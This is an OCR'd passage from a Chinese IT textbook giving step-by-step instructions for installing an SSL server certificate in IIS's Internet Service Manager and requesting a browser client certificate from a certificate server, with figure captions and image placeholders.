


图 8-66　证书状态




图 8-67　保存证书




图 8-68　证书下载

(8) 命名证书并保存,如图 8-69 所示。



图 8-69　证书命名

回到"Internet 服务管理器"窗口，选中"默认网站属性"；选择"目录安全性"选项卡，单击"服务器证书",选择"处理挂起的请求并安装证书"项,选择证书文件要保存的位置和名称,定义 SSL 端口为 443,完成安装,如图 8-70～图 8-74 所示。




图 8-70　服务器证书

(9) 切记不能忽略在服务器端还要安装 CA 的证书路径。在图 8-75 所示的页面中单击"检索 CA 证书或证书吊销列表"链接,并选择安装此 CA 证书路径。

(10) 回到"Internet 服务管理器"窗口,设置默认站点属性,其中 SSL 端口为 443,如图 8-76 所示。

如图 8-76 所示,切换至"目录安全性"选项卡,打开"安全通信"和"编辑"对话框,按图 8-77 所示进行配置。



图 8-71 处理挂起



图 8-72 位置名称



图 8-73 SSL 端口




图 8-74　Web 服务器证书




图 8-75　安装 CA 证书




图 8-76　站点属性






图 8-77　安全通信配置

2. 设置浏览器客户端

(1) 浏览器客户端同样要到同一个证书服务器中申请证书，如图 8-78 所示，打开申请证书主页，单击“申请一个证书”项。

(2) 选中“用户证书申请”，单击“Web 浏览器证书”项，如图 8-79 所示。

填写需要的名称，如图 8-80 所示。

(3) 等待证书服务器颁发证书，如图 8-81 所示。

(4) 回到证书服务器，颁发浏览器申请的证书，操作方法同前。返回浏览器客户端，再次连接证书服务器主页，单击“查看挂起的证书申请的状态”项，如图 8-82 所示。

保持默认设置，单击“Web 浏览器证书”项，如图 8-83 所示。

(5) 安装 Web 浏览器证书部分完毕，返回，在第(4)步第一图所示界面中选中“查看挂起的证书申请的状态”，单击“下一步”按钮，打开如图 8-84 所示的页面。

单击“安装此 CA 证书路径”超链接，如图 8-85 所示，CA 证书安装完毕。

